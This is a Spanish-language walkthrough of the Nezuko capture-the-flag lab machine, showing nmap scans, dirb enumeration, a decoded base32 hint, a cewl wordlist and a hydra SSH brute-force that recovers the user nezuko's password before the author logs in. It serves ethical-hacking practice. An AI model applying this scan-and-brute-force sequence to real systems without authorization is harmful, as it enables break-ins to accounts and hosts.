

Walkthorugh Nezuko

resolución de máquina nezuko (Hacking Ético)


Empezaremos el **reconocimiento** con el comando **nmap** para visualizar los puertos que tiene abiertos la máquina atacada.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.91.128  netmask 255.255.255.0  broadcast 192.168.91.255
        inet6 fe80::c9b6:c892:1e6b:868b  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:39:90:47  txqueuelen 1000  (Ethernet)
        RX packets 10  bytes 882 (882.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 3703 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.91.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 10:01 CEST
Nmap scan report for 192.168.91.2
Host is up (0.0088s latency).
Nmap scan report for 192.168.91.128
Host is up (0.0014s latency).
Nmap scan report for 192.168.91.150
Host is up (0.0023s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.56 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.91.150 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 10:35 CEST
Nmap scan report for 192.168.91.150
Host is up (0.00084s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
13337/tcp open  ssl/http MiniServ 1.920 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.09 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.91.150 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 10:01 CEST
Nmap scan report for 192.168.91.150
Host is up (0.0096s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 4b:f5:b3:ff:35:a8:c8:24:42:66:64:a4:4b:da:b0:16 (RSA)
|   256 2e:0d:6d:5b:dc:fe:25:cb:1b:a7:a0:93:20:3a:32:04 (ECDSA)
|_  256 bc:28:8b:e4:9e:8d:4c:c6:42:ab:0b:64:ea:8f:60:41 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Tienda de C\xC3\xB3mics Manga
|_http-server-header: Apache/2.4.29 (Ubuntu)
13337/tcp open  http    MiniServ 1.920 (Webmin httpd)
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.53 seconds
```

Vemos que en el **puerto 22** hay un **ssh** y en el **80 y 13337 un http** en ambos, por lo que tiraremos un **dirb** para ambos puertos.

Para el **puerto 13337 dirb** no nos saca **nada** y no podemos acceder al él ya que se queda cargando la página.




```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.91.150:13337/ /usr/share/dirb/wordlists/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr  4 10:43:25 2024
URL_BASE: http://192.168.91.150:13337/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.91.150:13337/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: OPERATION TIMEOUT)

-----------------
END_TIME: Thu Apr  4 10:46:14 2024
DOWNLOADED: 0 - FOUND: 0
```



192.168.91.150:13337


Pero para el **puerto 80**, **dirb** si nos da información además de que se puede acceder a la página.




```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.91.150:80 /usr/share/dirb/wordlists/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr  4 10:54:06 2024
URL_BASE: http://192.168.91.150:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.91.150:80/ ----
+ http://192.168.91.150:80/robots.txt (CODE:200|SIZE:105)
==> DIRECTORY: http://192.168.91.150:80/sample/
+ http://192.168.91.150:80/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.91.150:80/sample/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Apr  4 10:54:59 2024
DOWNLOADED: 20458 - FOUND: 2
```

Vemos que hay un **robots.txt** y un directorio **sample**.

En el **robots.txt** encontramos un **hash en base 32** que nos dice “**pista de nezuko: este no es el puerto correcto para enumerar ^w^**”.



```
NBUW45BAMZZG63JANZSXU5LLN4QDUIDUNBUXGIDJOMQG433UEB2GQZJAOJUWO2DUEBYG64TUEB2G6IDFNZ2W2ZLSMF2GKIC6O5PA====
```




```
NBUW45BAMZZG63JANZSXU5LLN4QDUIDUNBUXGIDJOMQG433UEB2GQZJAOJU
WO2DUEBYG64TUEB2G6IDFNZ2W2ZLSMF2GKIC6O5PA====
```

```
hint from nezuko : this is not the right port
to enumerate ^w^
```


Parece que **nezuko** es el nombre de un usuario de la máquina.

Sin embargo, en el directorio **sample** no encontramos nada.




Index of /sample

```
     Name           Last modified    Size Description
Parent Directory                       -
nothing_here.txt 2019-08-21 00:55    13
Apache/2.4.29 (Ubuntu) Server at 192.168.91.150 Port 80
```




```
nothing_here
```

Sacaremos un diccionario de palabras de la página web con el comando **cewl** y probaremos con el nombre de **nezuko** tirando un **hydra** para ver si nos saca alguna contraseña.




```
┌──(kali㉿kali)-[~]
└─$ cewl http://192.168.91.150 -w passwords1.txt
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

┌──(kali㉿kali)-[~]
└─$ cat passwords1.txt
para
los
manga
nuestra
más
del
mundo
que
una
Tienda
Cómics
Manga
Descubre
tienda
```




```
┌──(kali㉿kali)-[~]
└─$ hydra -l nezuko -P passwords1.txt 192.168.91.150 ssh -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 11:12:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 131 login tries (l:1/p:131), ~3 tries per task
[DATA] attacking ssh://192.168.91.150:22/
[22][ssh] host: 192.168.91.150   login: nezuko   password: Guardianes
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 21 final worker threads did not complete until end.
[ERROR] 21 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-04 11:12:46
```

Hydra nos ha dado la **contraseña del usuario nezuko para ssh**, por lo que ya podemos conectarnos a ese usuario mediante ssh. Una vez dentro encontramos el **primer origami en su home**.

